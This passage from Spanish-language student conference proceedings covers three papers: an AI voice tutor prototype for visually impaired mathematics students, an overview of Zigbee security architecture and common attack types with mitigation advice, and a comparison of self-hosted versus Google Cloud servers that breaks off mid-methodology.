> Diversos trabajos que han explorado el desarrollo de procesos de razonamiento y adquisición de conceptos en estudiantes ciegos, son concluyentes al afirmar que no existen diferencias significativas (de tipo cualitativo, en particular) en el desarrollo de habilidades de pensamiento formal entre estudiantes ciegos y videntes. Ambos grupos utilizan estrategias similares para resolver problemas basados en conceptos abstractos (MEN, 2006). De acuerdo al documento anterior se vio la necesidad de adaptar algunos materiales tales como plano cartesiano perforado, regleta perforada, transportador graduado, dado para el estudio de la probabilidad, ya que la Institución no contaba con materiales requeridos para la enseñanza-aprendizaje de las matemáticas, se observó en este estudio que mejoraron en la conceptualización de los temas trabajados durante el desarrollo de los talleres, facilitando asimilar más fácil la temática trabajada y las formas de consulta en internet lo que mejoro notoriamente la participación en las clases.(Gutiérrez Molano, E. A., & Guataquira Quevedo, O.,2017)[15]

Cardozo argumentó que "el uso de las TIC con alumnos ciegos y con baja visión va facilitar el acceso a la información y la producción escrita" (Cardozo, 2014), (como se cita en [15]) por lo que las aplicaciones prácticas de la Inteligencia Artificial (IA), como una herramienta dentro de las TICs, en la Educación de personas con discapacidad son múltiples, y podemos utilizarla en el diseño de programas de estudios avanzados que incluyan tutorías personalizadas según el perfil del estudiante (ONG Educo., 2023)[16] que es creado internamente por la IA, según su interacción con el sistema, porque la IA no es un proceso estático, sino que se desarrolla con su uso, que lo vuelve más complejo aumentando su contenido y sus conexiones internas, unido a la capacidad de sus algoritmos de procesar grandes cantidades de información y tomar decisiones, brindándole al estudiante por medio de esta, contenidos de aprendizaje y evaluaciones personalizadas [16] permitiéndole finalmente adaptar el contenido del material educativo a sus características específicas, para determinar los conocimientos y habilidades que forman el sistema, así como aumentar la eficiencia de la actividad profesional de un docente (Sadykova, A.R., & Levchenko, I.V., 2020)[17]. Donde sus usos en el proceso educativo es una de las tareas más importantes en la educación moderna (Inteligencia Artificial en la Educación , 2020)[18], teniendo presente a la educación como base del desarrollo humano (Singh, K. ,2016)[19] (Contreras, F., & Alejo, M., 2019)[20].

2 Hipótesis

Conocer el proceso de aprendizaje de matemáticas en las personas con discapacidad visual que cursan en las Escuelas para investigar y elaborar herramientas TICs con inteligencia artificial, como por ejemplo, una aplicación móvil de código abierto y gratuita que los asista en su aprendizaje.

3 Metodología

La metodología de este trabajo de investigación es descriptiva y proyectiva, con un enfoque cualitativo. Es descriptiva puesto que es requisito fundamental previo a la recopilación y análisis de datos conocer como es el proceso de aprendizaje en alumnos con discapacidad visual o disminución en su visión, para luego, en una segunda etapa, actualmente en desarrollo, la metodología será de tipo proyectiva, buscando solucionar el problema que ha quedado en evidencia.


Para el desarrollo de esta investigación se realizó el enfoque cualitativo donde se analizaron varias fuentes las cuales son citadas en la sección de Referencias, esto se ha realizado para analizar los antecedentes en el tema que nos permita obtener una conclusión sobre el impacto de las TICs, que incluya por ejemplo la integración Inteligencia Artificial (IA) en el prototipo, como guía según la interacción del alumno con discapacidad visual o disminución de la visión por medio de por ejemplo una aplicación, que es solo una de las múltiples herramientas utilizadas en la educación, en los procesos de aprendizajes del alumnado como sujetos sociales que modifican su medio, lo transforman y, recíprocamente son transformados por el mismo, teniendo siempre presente a la educación como medio de transformación, generadora del proceso de cambio social (Iovanovich, M. L., 2003)[21].

Se utilizó el framework Paper.js utilizado en la programación de scripts de gráficos vectoriales, eligiendo el lenguaje de programación orientado a objetos Javascript que por ser un lenguaje de programación interpretado que puede funcionar en la gran mayoría de los navegadores sin necesidad de instalación y porque es sencilla su adaptación a dispositivos móviles mediante, por ejemplo, el uso del framework Apache Cordova también de software libre.



Figura 1. Pagina principal del prototipo accesible desde la URL: http://santimonia.org/accesibilidad

Figura 2. Implementación de forma muy simple del prototipo que guia por medio de voz al alumno en la realización de una figura geométrica. Accesible desde la URL http://santimonia.org/accesibilidad/index19.html



El proyecto está próximo a ser subido a GitHub que incluya la implementación que por medio de su voz (SpeechRecognition) el alumno pueda elegir la figura geométrica a dibujar, y dentro del entorno virtual, pueda obtener respuestas sobre preguntas relacionadas con las matemáticas, simulando la presencia de un tutor, al estar conectado mediante la API de Mistral AI. Se ha elegido esta empresa porque es de software libre y esta enfocada en la eficiencia energética, reduciendo el impacto ambiental contaminante que genera el procesamiento de grandes cantidades de datos (Big Data), puesto que la contaminación es unas de las causas de discapacidad-pobreza que desencadena la exclusión de las personas. La implementación en el prototipo es con Web Speech API que es compatible con la mayoría de los navegadores o browser actuales. En un ejemplo utilizando la voz el alumno consulta al programa: "¿Qué es un cuadrado y porque tiene cuatro lados?", esa pregunta se envía por medio de la API formando el *input* que el modelo de inteligencia artificial procesa y responde utilizando el sintetizador de voz (SpeechSynthesis), las respuestas son solo a modo de ejemplo.

```
describe('Mistral AI', () => {
  let client;
  beforeEach(() => {
    client = new MistralClient();
  });

  describe('chat()', () => {
    it('Debe devolver el objeto de la respuesta del chat', async() => {

      const mockResponse = mockChatResponsePayload();
      client._fetch = mockFetch(200, mockResponse);

      const response = await client.chat({
        model: 'mistral-large-latest',
        messages: [
          {
            role: 'student',
            content: '¿Qué es un cuadrado y porque tiene cuatro lados?',
          },
        ],
      });
      expect(response).toEqual(mockResponse); });
```

(IA):*"Un cuadrado es una figura geométrica de cuatro lados iguales y cuatro ángulos rectos (de 90 grados cada uno). Tiene cuatro lados porque es un tipo específico de cuadrilátero, que es una figura con cuatro lados."*. Alumno: "¿Qué son noventa grados en un ángulo y porque el cuadrado tiene cuatro ángulos?" (AI): *"Noventa grados es la medida de un ángulo recto, que es un ángulo que forma una "L". El cuadrado tiene cuatro ángulos rectos porque es un requisito para que sus lados sean iguales y paralelos, formando una figura equilibrada."*. Alumno: "Me cuesta dibujar los cuatro lados y que me salgan iguales como puedo hacer para que me salgan bien".

Figura 3. Librería JS Client para la plataforma Mistral AI. Recuperado: https://github.com/mistralai/client-js

(AI): *"¡Claro! Imagínate esto: 1.Dibuja una línea recta hacia el lado en la pantalla. 2.Desde el final de esa línea, dibuja una línea recta hacia arriba. 3.Desde el final de esa línea, dibuja otra línea recta hacia el lado de regreso a donde empezaste. 4.Finalmente, cierra el cuadrado dibujando una línea recta hacia abajo, de vuelta al principio. ¡Ahora tienes un cuadrado!"*.

4 Conclusión

Es fundamental en el Siglo XXI donde nos encontramos, por la reciprocidad demostrada entre las TICs y la mejora en los aprendizajes que en todo proceso educativo, no solo relacionado con estudiantes con diversas discapacidades, estén siempre presentes. Los países más pobres económicamente son los más vulnerables, puesto que no pueden acceder al equipamiento especial o al implementar las clases de forma remota sin tener en cuenta si los estudiantes con diversas discapacidades como sucede en Ghana, un país del Continente Africano y también en países que se los llama desarrollados, como Estados Unidos, donde se evidenciaron algunos problemas donde la Pandemia de COVID19 destacó estos problemas en los aprendizajes que ya existían hace mucho tiempo, por esta y otras razones en los países consideramos pobres económicamente se omite la información de la cantidad de estudiantes con discapacidades que han abandonado sus estudios (Simeone, O., 2018)[22] , como también sucede en nuestro país, por lo que no es una cuestión solamente económica, sino política.

Como conclusión a esta introducción a la investigación de como se realizan los aprendizajes en matemáticas en niños y jóvenes con discapacidad visual sin uso de computadoras, sus dificultades en especial en las áreas de geometría y cálculo con expresiones algebraicas, y los grandes avances que han logrados diversas investigaciones que se han citado en dichos aprendizajes al incorporar el uso de las TICs en el Aula, pueda ser tomada de base para otros futuros desarrollos, entre los mismos incorporando a la IA que actualmente es muy prometedora no solo en el ámbito de la Educación, o para seguir investigando sobre este tema puesto que existe mucha biografía disponible para su análisis. El enlace del proyecto en Github es el siguiente: https://github.com/sergiooscarfauez/guidedlearning.

5 Agradecimientos

Agradezco a Dios y a todas las personas que han investigado junto con sus alumnos en posibles soluciones a este multidimensional problema. También quiero expresar mi gratitud a mi madre, Antonieta Sommese, quien falleció durante la pandemia, y a la Universidad Nacional de La Plata, que me ha brindado la posibilidad de realizar mis estudios, al igual que lo hizo con ella y con mi tía Francisca Benedicta Sommese, ambas egresadas de dicha Institución. En especial, agradezco a las profesoras Lic. Díaz Lapérgola, María Ayelén y Lic. Flores, Ana Cristina por su orientación y apoyo constante a lo largo de este proyecto. Su conocimiento y experiencia han sido fundamentales para el desarrollo de esta investigación, la cual forma parte del trabajo realizado para el Portfolio final de las materias Perspectiva Filosófico Pedagógico II y Perspectiva Pedagógico Didáctica II, y al Instituto Superior del Profesorado J. N. Terrero, de las carreras de Profesorado en Ciencia Sagrada y Profesorado en Filosofía.

6 Referencias

1. Agencia Nacional de Discapacidad, "8 de cada 10 personas con discapacidad no tienen trabajo en Argentina," *Página12*, 2022. URL https://www.pagina12.com.ar/464426-8-de-cada-10-personas-con-discapacidad-no-tienen-trabajo-en-argentin.

2. J. Bellina Yrigoyen, "Discapacidad, mercado de trabajo y pobreza en Argentina," *Dialnet*, 2013. URL https://dialnet.unirioja.es/descarga/articulo/4234635.pdf.
3. *La Nación*, "Discapacidad visual. Entregarán dispositivos que pasan texto a voz a estudiantes secundarios," 2023. URL https://www.lanacion.com.ar/sociedad/discapacidad-visual-entregaran-dispositivos-que-pasan-texto-a-voz-a-estudiantes-secundarios-nid11022023/.
4. Centro de Implementación de Políticas Públicas para la Equidad y el Crecimiento (CIPPEC), "El impacto de la pandemia en la educación secundaria en Argentina y América Latina," 2023. URL https://www.cippec.org/proyecto/el-impacto-de-la-pandemia-en-la-educacion-secundaria/.
5. Dirección Nacional de Evaluación, Información y Estadística Educativa, *Informe Nacional de Indicadores Educativos: situación y evolución del derecho a la educación en Argentina*, 1a ed., Ciudad Autónoma de Buenos Aires: Ministerio de Educación de la Nación, 2022. ISBN: 978-950-00-1583-7. URL https://www.argentina.gob.ar/sites/default/files/informe_nacional_indicadores_educativos_2021_2_1.pdf.
6. S. Gajardo Alveal y O. M. Rojas Zavala, "Aprendizaje de matemática en estudiantes en situación de discapacidad visual que acceden a la educación secundaria. Un estudio de caso," Universidad de Concepción, 2017. URL http://repositorio.udec.cl/bitstream/11594/2510/4/AlvealRojas.pdf.
7. Organización Mundial de la Salud, *Informe mundial sobre la visión*, Ginebra: OMS, 2020. URL https://apps.who.int/iris/bitstream/handle/10665/331423/9789240000346-spa.pdf.
8. M. Gallegos Navas, *La inclusión de las TIC en la educación de personas con discapacidad. Relatos de experiencias*, Quito: Universidad Politécnica Salesiana, 2018. ISBN: 978-9978-10-331-9. URL https://dspace.ups.edu.ec/bitstream/123456789/17078/1/La%20inclusio%CC%81n%20de%20las%20TIC%20en%20la%20educacion%20de%20personas%20con%20discapacidad.pdf.
9. Consejería de Educación, Dirección General de Participación e Innovación Educativa, Junta de Andalucía, *Manual de atención al alumnado con necesidades específicas de apoyo educativo derivadas de discapacidad visual y sordoceguera*, ISBN: 978-84-691-8128-7, 2008. URL https://sid-inico.usal.es/idocs/F8/FDO23841/apoyo_educativo_visual_sordoceguera.pdf.
10. M. A. Cinquegrani, *Entre la resistencia, el amor y la esperanza. Familias, discapacidad y educación*, Buenos Aires: Editorial Biblos, 2022. ISBN: 978-987814-024-7.
11. C. Fernández, "La situación del derecho a la educación inclusiva en América Latina," en *Ciclo de Webinarios sobre Educación Inclusiva*, Organización de los Estados Americanos (OEA)-Red Regional por la Educación Inclusiva de Latinoamérica (RREI), 2018.
12. *Ley de Educación Nacional 26.206*, República Argentina, 2006.
13. F. J. Soto Pérez, "Promoviendo el uso de tecnologías inclusivas en contextos educativos diversos," *Entera 2.0. Revista Digital*, vol. 1, pp. 14-22, 2013. URL https://www.ciberespiral.org/enterados/wp-content/uploads/2013/09/Soto-TICInclusivas.pdf.
14. B. A. Rueda Díaz, "Implementación de un dispositivo de enlace entre docentes y estudiantes con discapacidad visual en el área de matemáticas," *EDEDVAM*, Universidad Pedagógica Nacional, Universidad Militar Nueva Granada, 2020.
15. E. A. Gutiérrez Molano y O. Guataquira Quevedo, "Estrategias de aprendizaje de matemáticas en estudiantes con ceguera o baja visión," Universidad Nacional Abierta y a Distancia (UNAD), Escuela Ciencias de la Educación (ECEDU), 2017. URL https://repository.unad.edu.co/handle/10596/12082.
16. ONG Educo, "Aplicaciones de inteligencia artificial (IA) en la educación," 2023. URL https://www.educo.org/blog/aplicaciones-de-ia-en-la-educacion.
17. A. R. Sadykova y I. V. Levchenko, "La inteligencia artificial como componente del contenido innovador de la educación general: análisis de la experiencia mundial y perspectivas nacionales," *Revista de la Universidad Rusa de la Amistad de los Pueblos*, 2020.
18. "Inteligencia Artificial en la Educación," *Boletín pedagógico de Sebastopol*, 2020.
19. K. Singh, "La educación es un bien público y una obligación moral," *Semana de Acción Mundial para la Educación*, UNESCO, 2016. URL https://www.unesco.org/es/articles/semana-de-accion-mundial-para-la-educacion-laeducacion-es-un-bien-publico-y-una-obligacion-moral.
20. F. Contreras y M. Alejo, "Educación: base del desarrollo humano," *Revista Digital Postgrado*, vol. 8, no. 2, e177, 2019. URL http://portal.amelica.org/ameli/jatsRepo/101/101676008/html/index.htm.
21. M. L. Iovanovich, "El pensamiento de Paulo Freire: sus contribuciones para la educación," CLACSO, Consejo Latinoamericano de Ciencias Sociales, 2003. URL https://biblioteca.clacso.edu.ar/clacso/formacionvirtual/20100720092748/19iovanovich.pdf.
22. O. Simeone, "A very brief introduction to Machine Learning with applications to Communication Systems," *Institute of Electrical and Electronics Engineers (IEEE)*, 2018. URL https://ieeexplore.ieee.org/document/8542764.

Aspectos de Seguridad en Zigbee

Agustín Bravo Pérez[1], Agustín Brites[1], Lucas Peresón[1], Dir. a/c Reinaldo Scappini[1]

[1] Universidad Tecnológica Nacional Facultad Regional Resistencia – Chaco - Argentina

anbravoperez@ca.frre.utn.edu.ar - agustinbrites@gmail.com
lucaspereson17@gmail.com - rscappini@gfe.frre.utn.edu.ar

Resumen

Este trabajo fue realizado por alumnos becarios en el ámbito del proyecto de investigación homologado "Desarrollar un Marco de controles de ciberseguridad para gestión y control de funcionamiento de redes IoT" SIPPREO008640 y analiza la seguridad y ciberseguridad en Zigbee, un estándar para redes inalámbricas de corta distancia y baja velocidad de datos. Se exploran sus aplicaciones en automatización tanto industrial como del hogar, se identifican las principales amenazas y vulnerabilidades de seguridad teniendo en cuenta el diseño de su arquitectura, y se discuten las mejores prácticas para mitigar riesgos y asegurar la integridad de las redes Zigbee.

Palabras clave: Zigbee, seguridad, ciberseguridad, IoT, automatización del hogar, RFID, sensores inalámbricos.

1 Introducción

Zigbee es un estándar que define un conjunto de protocolos para la formación de redes inalámbricas de corta distancia y baja velocidad de datos. Este estándar está diseñado específicamente para aplicaciones que requieren baja tasa de transferencia de datos, eficiencia energética y comunicación segura. Zigbee opera en las bandas de frecuencia de 868 MHz (utilizada principalmente en Europa), 915 MHz (utilizada en América del Norte) y 2.4 GHz (utilizada globalmente), y puede transferir datos a velocidades de hasta 250 Kbps. Estas características hacen de Zigbee una solución ideal para aplicaciones como la domótica, redes de sensores, automatización industrial y control de iluminación. Además, Zigbee soporta diversas topologías de red, incluyendo estrella, árbol y malla, lo que proporciona flexibilidad y robustez en la implementación de redes inalámbricas.

1.1 Usos y aplicaciones típicas

Seguridad: Zigbee habilita sistemas de seguridad a través de sensores de movimiento, rotura de cristales y apertura de puertas o ventanas. A pesar de su baja velocidad, puede transmitir imágenes de baja calidad desde cámaras de seguridad.

Lectura de medidores de servicios: Medidores de agua, gas y electricidad pueden integrarse en una red Zigbee para enviar datos directamente a las empresas de servicios, facilitando la facturación y permitiendo la interacción con dispositivos domésticos. Además, los medidores inteligentes, posibles con Zigbee, permiten facturación dinámica basada en horarios de consumo.

Redes de sensores: Zigbee se utiliza en diversas aplicaciones como el sistema de riego automático, donde los sensores de humedad optimizan el riego al detectar zonas secas y programar tiempos específicos; en el control de iluminación inalámbrico, que permite programar el encendido/apagado y el control basado en presencia; en el control de temperatura multizona, con termostatos que ajustan individualmente la temperatura en diferentes áreas; y en controles remotos, superando las limitaciones de los infrarrojos tradicionales al permitir comunicación bidireccional y control mediante radiofrecuencia desde distintas habitaciones.

Automatización industrial: Zigbee facilita la identificación de piezas con etiquetas RFID activas, que permiten lecturas a mayor distancia y proporcionan datos de localización a través de nodos Zigbee.

Otros usos: Zigbee se utiliza en hospitales para monitoreo de pacientes, en hoteles para control de acceso, y en monitoreo ambiental para medir temperatura, humedad, presión y detección de incendios.

2 Arquitectura de Zigbee

ZigBee define tres tipos principales de dispositivos lógicos: coordinadores, routers y dispositivos finales.

Coordinadores: Son responsables de la formación de la red y el control de su configuración. Un coordinador ZigBee actúa como el núcleo de la red, manejando la inicialización y el mantenimiento de la red. También puede funcionar como Centro de Confianza (TC), gestionando la distribución de claves de seguridad y la configuración segura de la red.

Routers: Son dispositivos intermedios que permiten la extensión de la cobertura de la red ZigBee al retransmitir datos entre el coordinador y otros dispositivos. Los routers también ayudan en el balanceo de carga y la ruta de descubrimiento en redes de malla.

Dispositivos finales: Son dispositivos de menor complejidad que no retransmiten datos de otros dispositivos. Se comunican directamente con el coordinador o un router, enviando o recibiendo datos. Los dispositivos finales pueden entrar en modos de suspensión para ahorrar energía, lo que los hace adecuados para aplicaciones de baja potencia.

2.1 Topologías de red

ZigBee soporta varias topologías de red, las cuales incluyen:

Topología estrella: Todos los dispositivos finales se comunican directamente con un único coordinador central. Esta topología es simple y fácil de gestionar, pero es limitada en términos de cobertura y escalabilidad.

Topología árbol: El coordinador central se comunica con routers, que a su vez se comunican con dispositivos finales o más routers, formando una estructura jerárquica. Esta topología permite una mayor cobertura y una mejor gestión de la red que la topología estrella.

Topología de malla: Cada dispositivo puede comunicarse con otros dispositivos directamente o a través de múltiples saltos. Esto proporciona redundancia, robustez y flexibilidad, permitiendo que la red ZigBee reconfigure rutas automáticamente en caso de fallos o cambios en la red.

2.2 Protocolos de comunicación y stack de ZigBee

La pila de protocolos ZigBee se estructura en varias capas, cada una proporcionando servicios específicos a la capa superior. Las capas se basan en el modelo de referencia ISO para interconexión de sistemas abiertos OSI. Si bien el modelo OSI cuenta con 7 capas, Zigbee usa solo 4 capas con el objeto de simplificar la arquitectura para el armado de una red simple de baja tasa de transmisión y de bajo consumo. Las 2 capas inferiores (la capa física y la capa de acceso al medio) son las definidas por el estándar IEEE 802.15.4. Las capas de red y de aplicación son definidas por ZigBee. Cada capa se conecta con las capas adyacentes por medio de un SAP (Service Access Point), lugar por donde una capa superior requiere un servicio a una capa inferior.




Fig. 1. Arquitectura multicapa de Zigbee. Diagrama adaptado de [4]

Capa Física (PHY): Proporciona las capacidades básicas de comunicación para dispositivos inalámbricos, incluyendo la modulación y demodulación de señales de radio. Corresponde a IEEE 802.15.4. Define las funciones y relaciones y la relación con la capa MAC; y aspectos como la potencia del transmisor y la sensibilidad del receptor.

Capa de Control de Acceso al Medio (MAC): Gestiona el acceso al canal de radio, proporcionando una comunicación fiable de un solo salto entre dispositivos. Incluye mecanismos de control de acceso, gestión de colisiones y retransmisión de datos.

El protocolo IEEE 802.15.4 se compone de las especificaciones para PHY y MAC y por lo tanto la capa que sigue puede ser cualquiera de acuerdo al protocolo usado.

Capa de Red (NWK): Es responsable de la formación de la topología de red, el mantenimiento de la red, y el enrutado de paquetes entre dispositivos. Implementa mecanismos para la unión y separación de dispositivos en la red y maneja la asignación de direcciones. Al igual que las otras capas provee 2 tipos de servicios: de datos a través de la NLDE y de control o manejo por medio de la NLME. Cada una de estas entidades se comunica con sus homólogas en las capas MAC y APL por medio de los respectivos puntos de acceso (SAP). La capa de red tiene sus propios atributos y constantes que se guardan en una base de datos (NIB) dentro del NLME.

Capa de Aplicación (APL): Incluye la subcapa de Soporte de Aplicación (APS), el Objeto del Dispositivo ZigBee (ZDO), y el software de aplicación. APS proporciona servicios para aplicaciones ZigBee y gestiona la vinculación y agrupamiento de dispositivos. ZDO es responsable de la gestión de dispositivos, incluyendo la inicialización y la seguridad.

Seguridad (SSP): Utiliza criptografía basada en AES-128 para proteger la integridad y confidencialidad de los datos. Las claves de seguridad, incluyendo la clave de red y la clave de enlace, son gestionadas por el Centro de Confianza (TC) y distribuidas a través de mecanismos seguros.

3 Seguridad en Zigbee

La confianza en la arquitectura de seguridad de ZigBee depende de la correcta inicialización, instalación, procesamiento y almacenamiento de las claves simétricas. [4]

El diseño de su seguridad supone lo siguiente:

- Las implementaciones de los protocolos de seguridad ejecutan el protocolo completo.
- Un dispositivo nunca transmite su clave a otros dispositivos de manera insegura.
- Todas las aplicaciones que se ejecutan en un mismo dispositivo confían entre sí. La separación de las interfaces entre capas de la arquitectura de un mismo dispositivo se organiza no criptográficamente.
- La capa que origina un frame es la responsable de inicialmente protegerlo.

3.1 Condiciones de seguridad actuales

- Zigbee utiliza un cifrado simétrico para evitar que otras partes exploten la privacidad de los datos sin la posesión de la clave criptográfica. El método de cifrado es el estándar AES-128.
- Implementa el algoritmo de cifrado AES con el modo de cifrado de bloque criptográfico (contador con CBC-MAC, conocido como CCM). Este método garantiza la confidencialidad durante la transferencia de datos, para que los datos no sean interceptados ni alterados por partes no autorizadas.
- ZigBee implementa la verificación de integridad de mensajes (MIC). Este servicio también puede garantizar que los datos provengan de un nodo que tenga la clave criptográfica.
- La autenticación se puede mantener en las capas NWK y APL utilizando la clave de red activa y la clave de enlace respectivamente.
- El centro de confianza realiza la gestión y autenticación de los nuevos dispositivos integrados a la red. Actualiza periódicamente la clave compartida de la red y habilita la seguridad de extremo a extremo entre dispositivos o nodos.

3.2 Mecanismos de autenticación y cifrado

Los mecanismos de autenticación y cifrado en Zigbee están diseñados para proteger los datos y la comunicación dentro de la red. El estándar ZigBee utiliza tres tipos de claves de seguridad: la clave maestra, la clave de red y la clave de enlace.

Clave Maestra: Esta clave se instala durante la fabricación o la configura una entidad de confianza conocida como Trust Center. La clave maestra no se utiliza para cifrar datos directamente. En su lugar, actúa como un secreto compartido que facilita el proceso de establecimiento de otras claves de seguridad entre dos dispositivos.

Clave de Red: La clave de red se utiliza para proteger la capa de red (NWK) en ZigBee. Esta clave puede ser preinstalada o adquirida a través de un proceso de transporte de claves. Una vez establecida, la clave de red asegura las comunicaciones dentro de la red ZigBee, cifrando los mensajes y garantizando su integridad y autenticidad.

Clave de Enlace: La clave de enlace es utilizada para la comunicación segura entre dos dispositivos específicos en la red. A diferencia de la clave de red, que protege la comunicación a nivel de red, la clave de enlace asegura la comunicación directa entre pares de dispositivos, proporcionando un nivel adicional de seguridad para aplicaciones sensibles.

Estos mecanismos de seguridad permiten que ZigBee mantenga la integridad y confidencialidad de las comunicaciones en redes de dispositivos interconectados, protegiéndose contra accesos no autorizados y ataques potenciales.

4 Ciberseguridad en Zigbee

Aunque Zigbee ofrece una serie de mecanismos de seguridad, también presenta varias amenazas y vulnerabilidades que pueden ser explotadas por atacantes.

Algunos de los ataques más comunes que afectan a las redes Zigbee incluyen:

Ataques de Replay: Aprovechan la retransmisión de mensajes capturados previamente para manipular la red.

Sniffing: Captura pasiva de datos transmitidos, explotando la falta de cifrado en algunos casos.

Ataques de Denegación de Servicio (DoS): Los atacantes inundan la red con solicitudes o datos basura para interrumpir la comunicación.

Ataques de Suplantación de Identidad: Dispositivos falsos se hacen pasar por dispositivos legítimos para acceder a la red.

Explotación de Vulnerabilidades en el Firmware: Dispositivos con firmware no actualizado.

Ataques a la Clave de Red: Si la clave de red es comprometida, un atacante puede descifrar todo el tráfico de la red, exponiendo datos sensibles.

5 Limitaciones en seguridad

La seguridad en Zigbee tiene varias limitaciones inherentes debido a sus características de diseño:

- Capacidad de Procesamiento y Memoria: Los dispositivos Zigbee suelen tener recursos limitados, lo que restringe la implementación de algoritmos de seguridad avanzados.
- Consumo de Energía: Los dispositivos están diseñados para ser eficientes energéticamente, lo que puede limitar el uso de ciertas técnicas de seguridad que consumen más energía.
- Interoperabilidad: La necesidad de interoperabilidad entre diferentes dispositivos Zigbee puede comprometer algunos aspectos de la seguridad.

6 Conclusiones

A la luz de lo analizado se propone mejores prácticas de seguridad mediante las siguientes recomendaciones:

- Las claves deben instalarse utilizando métodos seguros, y no a través de la comunicación inalámbrica normal. Esto evita que un atacante capture las claves durante su instalación.
- No utilizar las claves pre-cargadas de fábrica para evitar que un atacante pueda utilizarlas mediante ingeniería inversa.
- Mantener el firmware actualizado para corregir vulnerabilidades conocidas y mejorar la seguridad.

- Utilizar claves de seguridad robustas y cambiarlas periódicamente para reducir el riesgo de compromisos a largo plazo.
- Implementar sistemas de monitoreo para detectar y responder a actividades sospechosas en la red. [5]

Referencias

[1] Fan B. Analysis on the Security Architecture of ZigBee Based on IEEE 802.15.4. IEEE Computer Society. Marzo 2017. doi:10.1109/isads.2017.23

[2] Iqbal F, Khanji S, Hung P. ZigBee Security Vulnerabilities: Exploration and Evaluating. Zayed University. 2019.

[3] Dignani JP. ANÁLISIS DEL PROTOCOLO ZIGBEE. 2011.

[4] Zigbee Alliance. Zigbee specification. Zigbee Alliance. 2015.

[5] Fan X, Susan S, Long W, Li S. Security Analysis of Zigbee. Massachusetts Institute of Technology. 2017Author, F.: Article title. Journal 2(5), 99–110 (2016).

Comparación entre Servidor Propio y Google Cloud para Alojamiento de Servicios

Acevedo Nahuel, Miguel F. Alcalá, Gastón N. Alegre, Larisa L. Romero, Rodrigo Zalazar[1]

[1]Dpto. Informática, Facultad de Ciencias Exactas Naturales y Agrimensura, Universidad Nacional del Nordeste, Corrientes

agustincasere22@gmail.com, miguelalcala1997@gmail.com, gastonj0082@gmail.com, larisa-romero@hotmail.com, rodrigo.zalazar@comunidad.unne.edu.ar

Abstract: En el contexto de la evolución constante de las organizaciones y la creciente demanda de servicios informáticos, la selección de la infraestructura de alojamiento se convierte en un factor crucial para garantizar el rendimiento, la escalabilidad y la eficiencia en costos. Este informe se centra en la comparación exhaustiva entre la implementación de un servicio en un servidor propio y la adopción de la plataforma Google Cloud. Se analizan aspectos cruciales como el rendimiento, la escalabilidad, los costos y la disponibilidad para proporcionar una evaluación completa y facilitar la toma de decisiones informadas.

Keywords: Linux, Google Cloud, Servidor, Alojamiento, Servicios.

1. Introducción

En el panorama actual de la tecnología de la información, la selección de la infraestructura de alojamiento se ha convertido en un factor crítico para el éxito y la eficiencia de las operaciones empresariales. Con la constante evolución de las organizaciones y el rápido avance de la tecnología, la capacidad de los sistemas de proporcionar servicios informáticos de alta calidad, junto con una administración eficaz de recursos, es esencial para mantener una ventaja competitiva.

La proliferación de servicios en línea ha llevado a una diversidad sin precedentes en la naturaleza y el alcance de las soluciones de alojamiento. Estas soluciones varían en términos de funcionalidad, compatibilidad, rendimiento y seguridad, lo que a menudo introduce complejidad y desafíos para los equipos de tecnología de la información. En este contexto, los servicios de integración juegan un papel crucial al proporcionar una interfaz estandarizada y una estructura organizativa para servicios relacionados, facilitando así la interoperabilidad y la compatibilidad entre sistemas.

En este informe, realizado en el marco de la asignatura Redes de Datos de la carrera Licenciatura en Sistemas – FaCENA UNNE, nos enfocamos en un aspecto fundamental

de la infraestructura de alojamiento: la elección entre un servidor propio de recursos limitados y la adopción de una plataforma de nube líder como Google Cloud. Esta decisión tiene implicaciones significativas en términos de rendimiento, escalabilidad, costos y disponibilidad de servicios. Nuestro objetivo es llevar a cabo una evaluación meticulosa de ambos enfoques, proporcionando una base sólida para la toma de decisiones informadas en materia de alojamiento de servicios.

2. Metodología

Para esta investigación, se eligió un programa realizado en Octave alojado en un servidor Linux que permite realizar cálculos de raíces de un polinomio.
Configuración del Servidor propio: Se implementó una instancia en un servidor físico de bajos recursos con las siguientes especificaciones:

1 CPU, 2 GB RAM, Almacenamiento: 50 GB de disco duro, Sistema Operativo: Linux

Configuración en Google Cloud: Se implementó una instancia en Google Cloud Carga de Trabajo: Ambos entornos se sometieron a una carga de trabajo constante y se registraron los siguientes parámetros:

